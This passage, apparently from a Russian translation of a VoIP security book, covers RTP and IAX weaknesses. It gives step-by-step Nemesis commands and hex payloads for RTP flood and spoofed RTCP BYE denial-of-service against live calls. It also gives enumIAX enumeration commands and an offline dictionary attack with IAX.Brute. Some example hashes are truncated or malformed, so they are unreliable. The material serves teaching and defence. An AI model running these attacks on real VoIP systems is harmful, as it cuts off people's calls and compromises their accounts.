Выполните следующие шаги, чтобы выполнить DoS-атаку на RTP-коммуникацию.

1. Используя Nemesis или Sniffer Pro, создайте RTP-пакет и отправьте его конечной точке, у которой есть существующий VoIP-звонок с RTP-пакетами. Мы будем использовать Nemesis, который можно найти на <http://www.packetfactory.net/projects/nemesis/>, с BackTrack Live CD.
2. Запустите Nemesis с BackTrack Live CD.
3. Перехватите сеть и найдите существующий VoIP-звонок, использующий RTP. Запишите исходный IP, IP назначения и порты, используемые с RTP.
4. Загрузите iSEC.RTP.Flood.DOS с <http://labs.isecpartners.com/HackingVoIP/HackingVoIP.html>. Мы будем использовать его как input file с Nemesis, чтобы выполнить RTP DoS-атаку.
5. С помощью hex-редактора отредактируйте информацию SSRC, чтобы она совпадала с той, которую вы перехватили в сети. SSRC-номер автора - 909524487, шаг 8, но это значение следует изменить так, чтобы оно соответствовало значению звонка, который вы хотите завершить.
6. После загрузки файла выполните команду `nemesis` из шага 4, используя предыдущую лабораторную информацию:

- Сетевая информация
- IP атакующего: 172.16.1.103
- MAC атакующего: 00:05:4E:4A:E0:E1

- IP цели: 172.16.1.140
- MAC цели: 02:34:4F:3B:A0:D3
- Существующий RTP-порт, он должен быть перехвачен атакующим: 42550
- Пример синтаксиса:

```
nemesis udp -x 42550 -y 42550 -S 172.16.1.103 -D 172.16.1.140 -H 00:05:4E:4A:E0:E1-M 02:34:
4F:3B:A0:D3 -P iSEC.RTP.Flood.DOS
```

7. Выполняйте команду повторно столько, сколько хотите поддерживать DoS-атаку; возможно, лучше создать сценарий для бесконечного повторения.
8. Следующая hex-информация является примером пакета с информацией RTP flood. Используйте hex-редактор, если хотите изменить этот файл для применения с Nemesis:

```
80 00 18 23 2f 1d 8e 8d 36 36 3e 07 e9 ea d4 d0
ec 5c 51 7b cd d5 5d ef db f3 72 e6 d9 7e 6c 75
62 57 ed d2 e7 4c 44 5c e2 5b 4a d5 c5 77 e8 c7
c0 d8 54 5e fc 55 45 4f 47 3b 35 30 48 7c 63 cd
c0 ca ca b2 bb b6 b4 75 da e5 3c 36 37 3e 3e 35
4a f6 6a 74 e2 c3 bd b8 bb bf c4 d7 da e6 4b 45
6a ef 4e 46 50 6d c1 d0 d0 bf ca d7 6b 76 6b 3e
3f 4b 4b 63 5d ea c5 48 3f a4 b4 2f ba b6 35 4f
b9 3b 2b 38 e3 ad 55 48 b2 5e 3b cb b2 4e 3d c0
ba c7 32 40 bc 48 47 c0 f3 34 62 be d8 e2 55 3d
45 d8 b3 c7 37 3d c7 c2 4c 5f dd 5c
```

Готово! Теперь вы переполняете конечную точку VoIP потоком RTP-коммуникации с фиктивными RTP-пакетами. Со временем существующий звонок должен замедлиться или просто разорваться, в зависимости от того, как долго вы отправляете указанный выше пакет.

RTCP BYE (разбор сеанса)

Следующая Denial of Service атака, которую мы обсудим, использует подмененную информацию. Во время RTP-соединения RTCP может использоваться для синхронизации, управления Quality of Service и нескольких других задач установления, поддержки и разбора сеанса. Как и в проблеме переполнения сообщениями, RTP предполагает, что аутентификация произошла в других протоколах; поэтому любой отправленный ему пакет рассматривается для проверки. В результате атакующий, способный перехватывать сеть, может подделать RTCP BYE packet и заставить конечную точку завершить звонок.

RTCP BYE message просто указывает, что одна из конечных точек больше не активна или что RTP-сеанс больше не должен использоваться. BYE messages могут появляться по разным причинам, от дублирующих SSRC-сообщений до исчезающей конечной точки. Если BYE message получено конечной точкой, эта конечная точка предполагает, что другая конечная точка, с которой она общалась, больше не может получать или отправлять RTP-коммуникацию; следовательно, сеанс закрывается.

Чтобы BYE message была подделана атакующим и использована для завершения звонка, атакующему нужно знать правильную информацию source, destination, port и SSRC между двумя сторонами существующего VoIP-звонка. Выполните следующие шаги, чтобы выполнить DoS-атаку с использованием RTCP BYE messages.

1. Используя Nemesis или Sniffer Pro, создайте RTP-пакет и отправьте его конечной точке, у которой есть существующий VoIP-звонок с RTP-пакетами. В этом примере мы будем использовать Nemesis.
2. Запустите Nemesis с BackTrack Live CD (<http://nemesis.sourceforge.net/>).
3. Перехватите сеть и найдите существующий VoIP-звонок, использующий RTP. Запишите исходный IP, IP назначения, порты и информацию SSRC, используемые звонком.

4. Загрузите iSEC.RTCP.BYE.DOS с <http://labs.isecpartners.com/HackingVoIP/HackingVoIP.html>, чтобы использовать его как input file с Nemesis для выполнения RTCP DOS.
5. С помощью hex-редактора отредактируйте информацию SSRC, чтобы она совпадала с той, которую вы перехватили в сети. SSRC-номер автора - 909524487, как в шаге 8. Измените это значение так, чтобы оно соответствовало значению звонка, который вы хотите завершить.
6. После загрузки и обновления файла выполните команду nemesis в шаге b с предыдущей лабораторной информацией из шага a:

- Сетевая информация
- IP атакующего: 172.16.1.103
- MAC атакующего: 00:05:4E:4A:E0:E1
- IP цели: 172.16.1.140
- MAC цели: 02:34:4F:3B:A0:D3
- Существующий RTP-порт, он должен быть перехвачен атакующим: 42550
- Пример синтаксиса:

```
nemesis udp -x 42550 -y 42550 -S 172.16.1.103 -D 172.16.1.140 -H 00:05:4E:4A:E0:E1-M 02:34:4F:3B:A0:D3 -P iSEC.RTCP.BYE.DOS
```

Следующая hex-информация является примером пакета с информацией RTCP BYE:

```
81 cb 00 0c 36 36 3e 07
```

Готово! Вы отправили RTCP BYE message конечной точке VoIP с существующим потоком RTP-коммуникации. После того как конечная точка обработает пакет, звонок должен замедлиться, а затем разорваться.

Резюме

RTP является самым популярным коммуникационным протоколом для VoIP-сетей. Независимо от того, используется ли он с SIP или H.323, он отвечает за аудиокоммуникацию после установления звонка.

Хотя SIP и H.323 имеют собственные проблемы безопасности, использование RTP добавляет множество новых. RTP предполагает, что значительный объем безопасности поступает откуда-то еще во время VoIP-звонка, поэтому в нем отсутствуют многие базовые защитные механизмы аутентификации, авторизации и шифрования.

Основные элементы, используемые для управления RTP-пакетами между любыми двумя сущностями, - это информация сеанса, timestamp и информация SSRC. Все эти элементы легко подделываются атакующими или неавторизованными внутренними пользователями, позволяя вредоносному персоналу выполнять несколько типов атак непосредственно на RTP, включая прослушивание, инъекцию голоса и Denial of Service.

Прослушивание, инъекция голоса и Denial of Service атаки по сути являются наихудшим сценарием для любого голосового разговора по следующим причинам:

- Возможность атакующих слушать телефонные звонки между двумя доверенными сущностями устраняет любую гарантию конфиденциальности VoIP-звонка.
- Возможность атакующего внедрять аудио во время существующих разговоров уничтожает целостность VoIP-звонка.
- Возможность атакующих принудительно завершать звонок уничтожает надежность VoIP-звонка.

Без конфиденциальности, целостности и надежности RTP-сеансам очень не хватает безопасности.

При построении VoIP-сети с использованием RTP важно знать о крупных проблемах аутентификации, авторизации и шифрования, которые возникают из-за его природы коммуникации открытым текстом. Эта глава сосредоточилась на изъянах RTP, чтобы пользователи могли понимать риск. Глава 9 обсудит защитные меры, включая возможную защиту RTP, такую как Secure RTP.

Глава 5. Сигнализация и медиа: безопасность IAX

Inter-Asterisk eXchange (IAX1) - это протокол, используемый для Voice over IP (VoIP)-коммуникации с серверами Asterisk (<http://www.asterisk.org/>), PBX-системой с открытым исходным кодом. Помимо серверов Asterisk, IAX может использоваться между любым клиентским endpoint2 и серверной системой, поддерживающей протокол IAX для голосовой коммуникации.

IAX намного проще других VoIP-протоколов, таких как H.323. Например, IAX использует один UDP-порт, порт 4569, между всеми endpoints и серверами. Эта особенность делает IAX очень привлекательным для администраторов межсетевых экранов, которых часто просят открывать множество портов выше 1024 для VoIP-коммуникации. Кроме того, IAX обеспечивает и сигнализацию, и передачу медиа внутри самого протокола, тогда как другие реализации VoIP используют отдельные протоколы, например H.323 или SIP для сигнализации и RTP для передачи медиа. Использование нескольких портов и протоколов в VoIP часто делает сеть более запутанной, чем попытка понять, где проходит линия контроля между Индией и Пакистаном.

Примечание 1. Все ссылки на IAX относятся к IAX2.

Примечание 2. Client endpoint определяется как любой программный или аппаратный телефон, поддерживающий протокол IAX.

Что касается безопасности, черновик RFC сообщает, что IAX использует бинарный протокол и заявляет более высокую степень защиты от атак переполнения буфера3, чем ASCII-протоколы вроде SIP. IAX также предлагает RSA-аутентификацию с открытым ключом и конфиденциальность звонка с помощью AES. Однако, несмотря на важность этих функций безопасности, они часто отсутствуют в развертываниях IAX. Это оставляет многие реализации IAX такими же уязвимыми, как незащищенные системы SIP или H.323.

Поскольку IAX по-прежнему поддерживает коммуникацию открытым текстом, незашифрованные голосовые разговоры могут быть перехвачены, записаны и воспроизведены прослушивающими. Обычно используемый механизм MD5-аутентификации challenge/response, определенный IAX, также позволяет пассивным и активным противникам запускать несколько видов атак. К ним относятся офлайн-словарные атаки на учетные данные и атаки по заранее вычисленному словарю. Кроме того, MD5-аутентификация часто уязвима к атакам "человек посередине" и потенциально к атакам понижения защиты, в зависимости от реализации. Наконец, возможны несколько атак отказа в обслуживании, что добавляет к IAX проблемы доступности, то есть поддержания служб в рабочем состоянии.

Как и в случае любого неаутентифицированного неprivатного протокола, многие давно известные атаки безопасности могут быть выполнены независимо от того, использует коммуникация IAX, SIP, H.323, RTP, SCCP или любой другой VoIP-протокол. Эта глава сосредоточена на IAX, но классы атак можно предполагать для любого протокола с похожей структурой. Дополнительную информацию об архитектуре IAX см. в <http://tools.ietf.org/html/draft-guy-iax-04>. RFC сейчас находится в черновом виде, поэтому до окончательного утверждения в нем будет много изменений. Основным фокусом этой главы будут аспекты безопасности, поддерживаемые реализациями IAX, а именно аутентификация, защита паролей и доступность.

Примечание 3. См. <http://tools.ietf.org/id/draft-guy-iax-03.txt>.

Аутентификация IAX

IAX поддерживает три метода аутентификации: MD5-аутентификацию, аутентификацию открытым текстом и RSA-аутентификацию. RSA-аутентификация не получила широкого распространения, но это самый сильный вариант безопасности. Поверхность атаки, то есть подверженность сущности атаке, для RSA-аутентификации не только мала, но и использование открытых и закрытых ключей значительно усиливает модель аутентификации против пассивных и активных сетевых атак. Напротив, аутентификация открытым текстом - худший метод, который можно использовать с IAX. Она передает имя пользователя и пароль открытым текстом, делая сеть уязвимой для многочисленных атак и пассивных прослушивающих. Самый распространенный метод аутентификации - MD5. В процессе MD5-аутентификации IAX endpoints используют систему challenge/response на основе MD5-хешей. Этот метод защищает от передачи паролей открытым текстом по сети, а также от replay-атак. Однако схема аутентификации уязвима к распространенным атакам на аутентификацию, включая словарные атаки. Протокол также требует хранить фактический пароль как проверочное значение пароля⁴, что повышает вероятность компрометации сервера.

В общем случае MD5 позволяет хешировать слабый или сильный пароль, не отправляя его по сети открытым текстом. Например, если endpoint использует пароль Sonia, слабый пароль всего из пяти символов без цифр, применяемый MD5-хеш будет CCD5614CD5313D6091A96CE27C38EB22. Хотя создание MD5-хеша гарантирует, что пароль не отправляется по сети открытым текстом, оно раскрывает другую проблему: использование password-equivalent values.

Password-equivalent values создают два потенциальных риска безопасности. Во-первых, MD5-хеш Sonia всегда одинаков, что делает его уязвимым к replay-атаке. Атакующий может просто sniff-перехватить MD5-хеш в сети и позже использовать его для аутентификации. Ему не нужно знать настоящий пароль, потому что именно MD5-хеш, password-equivalent value, отправляется аутентифицирующему устройству. Во-вторых, чтобы ускорить процесс, атакующий может заранее создать MD5-хеш для каждого слова в словаре, то есть выполнить pre-computed brute-force-атаку, и отправлять эти значения аутентифицирующему устройству. Хотя атакующий не знает правильный пароль, рано или поздно он отправит MD5-хеш, совпадающий с хешем правильного пароля.

Чтобы предотвратить replay-атаки, IAX поддерживает метод challenge/response. Это означает, что MD5-аутентификация IAX не требует использования пароля или password-equivalent value. Вместо этого authenticator, например сервер Asterisk, отправляет endpoint challenge для каждого уникального запроса аутентификации. Например, если IAX endpoint попытается аутентифицироваться пять раз, он получит по одному challenge для каждой из пяти попыток.

Получив challenge от authenticator, endpoint объединяет challenge со своим паролем и создает MD5-хеш объединенных значений. Этот MD5-хеш отправляется по сети аутентифицирующему устройству для сравнения. Аутентифицирующее устройство, также зная challenge и пароль, сравнит полученный хеш с MD5-хешем, основанным на ожидаемом значении. Если MD5-хеш, созданный authenticator, совпадает с MD5-хешем, отправленным endpoint по сети, authenticator знает, что endpoint использовал правильный пароль. Если MD5-хеш, отправленный endpoint, не совпадает с хешем, созданным внутри аутентифицирующего устройства, authenticator знает, что правильный пароль не использовался, и endpoint не проходит аутентификацию. На рисунке 5-1 показан пример процесса аутентификации IAX.

Важно понимать, что метод challenge/response защищает от replay-атак, используя уникальные challenges для каждого запроса аутентификации. Атакующий, sniff-перехвативший процесс аутентификации endpoint, не может воспроизвести допустимый response, поскольку challenge, использованный для создания хеша, действителен только для данного уникального запроса

аутентификации. Атакующий попытался бы воспроизвести MD5-хеш, созданный со старым challenge, привязанным к другому сеансу, и поэтому бесполезный.

Примечание 4. Password verifiers - данные, которые должны храниться для аутентификации peer. В идеале password verifiers не являются паролями или password equivalents.

another session, which is therefore useless.




Рисунок 5-1: Аутентификация IAX.

Атаки на безопасность IAX

Теперь, когда мы знаем основы протокола IAX и его использования в аутентификации, обсудим некоторые из множества атак безопасности. В этом разделе будут рассмотрены следующие VoIP-атаки на устройства, использующие IAX для установления сеанса и медиакоммуникации:

- перечисление имен пользователей;
- офлайн-словарная атака (IAX.Brute);
- активная словарная атака;
- man-in-the-middle-атака;
- downgrade-атака с MD5 до plaintext (IAXAuthJack);
- Denial of Service-атаки;
- Registration Reject;
- Call Reject;
- HangUP;
- Hold/Quech (IAXHangup).

Перечисление имен пользователей

Имена пользователей IAX можно перечислять способом, похожим на процесс, описанный в главе 3 для протокола H.323. Перечисление допустимых пользователей IAX можно выполнить с помощью инструмента enumIAX, написанного Dustin D. Trammel. Когда между IAX-клиентом и сервером Asterisk требуется аутентификация, IAX-клиент отправляет имя пользователя и пароль, как показано в архитектуре на рисунке 5-1. Для перечисления имен пользователей enumIAX может использовать либо последовательное угадывание имен, либо словарную атаку. Последовательное угадывание создает имена пользователей на основе буквенно-цифровых символов, букв от а до z и цифр от 0 до 9, хотя этот набор можно изменить в файле `charmap.h`. В отличие от этого словарная атака использует список слов из файла `dict`, а не пытается строить их автоматически. По мере чтения этой главы вы увидите, насколько легко можно получить имя пользователя. Выполните следующее упражнение, чтобы перечислить IAX-имена пользователей:

1. Запустите Nemesis с BackTrack Live CD.
2. Загрузившись с BackTrack Live CD, скачайте enumIAX с http://sourceforge.net/project/showfiles.php?group_id=181899.
3. Установите enumIAX следующими шагами:

```
tar zxvf enumiax-1.0.tar.gz
cd enumiax-1.0
make
make install
cd /usr/local/bin
```

4. В shell prompt используйте следующий синтаксис, чтобы запустить enumIAX в последовательном режиме, пробуя имена пользователей длиной от четырех до восьми символов:

```
enumiax target-ip-address -m 4 -M 8 -v
```

Например:

```
enumiax 172.16.1.100 -m 4 -M 8 -v
```

5. Затем используйте enumIAX в словарном режиме, введя в shell prompt следующий синтаксис:5

```
enumiax target-ip-address -d dict -v
```

Например:

```
enumiax 172.16.1.100 -d dict -v
```

Примечание 5. Возможно, вам также захочется открыть файл `dict` и добавить дополнительные имена пользователей для brute-force. Несколько популярных имен уже вставлены в файл.

Офлайновая словарная атака

Хотя метод MD5-аутентификации IAX предотвращает раскрытие паролей открытым текстом и даже предотвращает replay-атаки, он все равно уязвим к некоторым распространенным атакам на аутентификацию. В частности, офлайновая словарная атака создает риск компрометации безопасности, если система использует слабые пароли.

На рисунке 5-1 сервер Asterisk отправляет challenge по сети к IAX endpoint. Этот challenge используется при создании MD5 authentication response endpoint, который также отправляется по сети. Поскольку и challenge, и response передаются открытым текстом, они легко доступны пассивному противнику, который может слушать сеть. Поэтому, хотя метод challenge/response гарантирует, что authentication hash бесполезен для прямого replay, хеш все еще можно использовать вместе с challenge для вывода пароля.

В отличие от online brute-force-атаки, при которой атакующий пытается аутентифицироваться на сервере, многократно используя предполагаемые пароли, офлайновая словарная атака позволяет атакующему проверять пароли вычислительно на собственной системе. Проверка совпадающих MD5-хешей без доступа к целевой системе не только быстрее, но и снижает риск блокировки после определенного числа неудачных попыток. Работает это так.

Если человек, умеющий считать, но не умеющий складывать, захотел бы решить задачу $8 + x = 15$, ему понадобилось бы всего 7 попыток, от 1 до 7, прежде чем brute-force даст правильный ответ. Та же идея применима к офлайновой словарной атаке. Если атакующий знает, что challenge, отправленный сервером, равен 214484840, а полученный MD5-хеш равен fc7131a20c49c3d96ba3e2e27d27, он может проверить любой пароль, объединяя пароль с challenge и вычисляя MD5. Если результат равен хешу, который атакующий sniff-перехватил в сети, атакующий угадал правильный пароль. Подробнее см. рисунки 5-2 и 5-3.

5-3 for more details.




Рисунок 5-2: Офлайновая словарная атака.

Обратите внимание на последнюю строку на рисунке 5-3, где созданный MD5-хеш совпадает со sniff-перехваченным MD5-хешем, захваченным в сети. Эта информация позволяет атакующему проверить, что он определил правильный пароль, 123voiptest. Кроме того, в отличие от других атак на пароли, атакующему нужно захватить challenge и MD5-хеш только один раз. Challenge всегда будет действителен для MD5-хеша, sniff-перехваченного из сети, что дает атакующему всю информацию, необходимую для пассивной атаки.

Passive Dictionary Attacks	
Hash = (Challenge - Password) MD5	
Sniffed Information:	
Challenge: 214484840	
HASH: fc7131a20c49c3d96ba3e2e27d27	
(214484840 + Hello) MD5	= c15bc53e22ea97bc0cdfcab7754d5301
(214484840 + My) MD5	= b29419fd0def4401babb364449ee057b
(214484840 + Name) MD5	= 7132e2f9762581493183fe63f1b05197
(214484840 + Is) MD5	= 6e3634fe6963575b7c18722b2ab6c3d3
(214484840 + Sonia) MD5	= 1beb71c8a6e7a963cf6118e8b328b319
(214484840 + My) MD5	= b29419fd0def4401babb364449ee057b
(214484840 + Voice) MD5	= d63bfd5e48b2ea84c067e48350f043b3
(214484840 + Is) MD5	= 6e3634fe6963575b7c18722b2ab6c3d3
(214484840 + My) MD5	= b29419fd0def4401babb364449ee057b
(214484840 + Passport) MD5	= 140611e567a289b3774bdcd43494b92f9
(214484840 + 123voiptest) MD5	= fc7131a20c49c3d96bf69ba3e2e27d27

Рисунок 5-3: Подробности офлайн-словарной атаки.

Чтобы проиллюстрировать работу пассивной словарной атаки, я выпустил proof-of-concept-инструмент IAX.Brute. IAX.Brute - инструмент пассивной словарной атаки для реализации метода challenge/response-аутентификации, поддерживаемого в VoIP-реализациях IAX. Используя словарный файл из 280 000 слов, перехваченный challenge и соответствующий допустимый хеш, IAX.Brute может определить большинство паролей менее чем за минуту. IAX.Brute можно загрузить с <http://www.isecpartners.com/tools.html>.

Для начала IAX.Brute требует, чтобы пользователь sniff-перехватил challenge и MD5-хеш между двумя IAX endpoints. Это простая задача, потому что оба значения передаются по сети открытым текстом. После захвата этой информации IAX.Brute раскрывает пароль, проверяя ее по любому словарному файлу, предоставленному пользователем. IAX.Brute включает стандартный словарный файл с более чем 280 000 распространенных паролей. Во время этого процесса IAX.Brute создает MD5-хеш из предоставленного пользователем challenge и слова из словарного файла. Как только MD5-хеш, созданный инструментом, совпадает с MD5-хешем, sniff-перехваченным из сети, пользователь успешно компрометирует пароль IAX endpoint. Примеры см. на рисунках 5-4 - 5-6.

examples.

Information Element: Authentication method(s): 0x0003 IE id: Authentication method(s) (0x0E) Length: 2 Authentication method(s): 0x0003 Information Element: Challenge data for MD5/RSA: 214484840 IE id: Challenge data for MD5/RSA (0x0F) Length: 9 Challenge data for MD5/RSA: 214484840 Information Element: Username (peer or user) for authentication: voiptest1 IE id: Username (peer or user) for authentication (0x06) Length: 9

Рисунок 5-4: Challenge (214484840) и username (voiptest1), sniff-перехваченные из сети открытым текстом.




Рисунок 5-5: MD5-хеш, sniff-перехваченный из сети открытым текстом.




Рисунок 5-6: IAX.Brute компрометирует пароль 123voiptest.

На рисунке 5-6 видно, что IAX.Brute просто проходит четыре шага для определения пароля:


1. IAX.Brute загружает свой словарный файл. Файл `isec.dict.txt` входит в комплект инструмента, но можно использовать любой словарный файл.
2. Пользователь вводит challenge, в данном случае 214484840.
3. Пользователь вводит MD5-хеш, sniff-перехваченный из сети. Из рисунка 5-5 видно, что хеш равен `fc7131a20c49c3d96bf69ba3e2e27d27`.
4. IAX.Brute выполняет пассивную словарную атаку и в этих примерах определяет пароль как 123voiptest.

Активная словарная атака

Помимо пассивных атак, IAX также уязвим к атакам по заранее вычисленному словарю. Такие атаки требуют, чтобы атакующий взял один challenge и объединил его со списком паролей, создав длинный список MD5-хешей. После создания списка заранее вычисленных хешей атакующий берет тот же challenge, который использовался для создания всех хешей, и выдает его клиентскому endpoint IAX. Чтобы атака сработала, жертва должна уже отправить серверу Asterisk пакет запроса аутентификации. Затем атакующий подделывает response, используя IP-адрес сервера Asterisk, и отправляет пакет со своим challenge до того, как настоящий пакет challenge от сервера Asterisk достигнет клиента. Кроме того, чтобы гарантировать, что поддельный пакет атакующего, использующий исходный IP-адрес сервера Asterisk, первым достигнет жертвы, атакующий может создать пакет, в котором информация о последовательности достаточно низкая, чтобы жертва решила обработать его раньше любого другого пакета challenge с более высоким номером 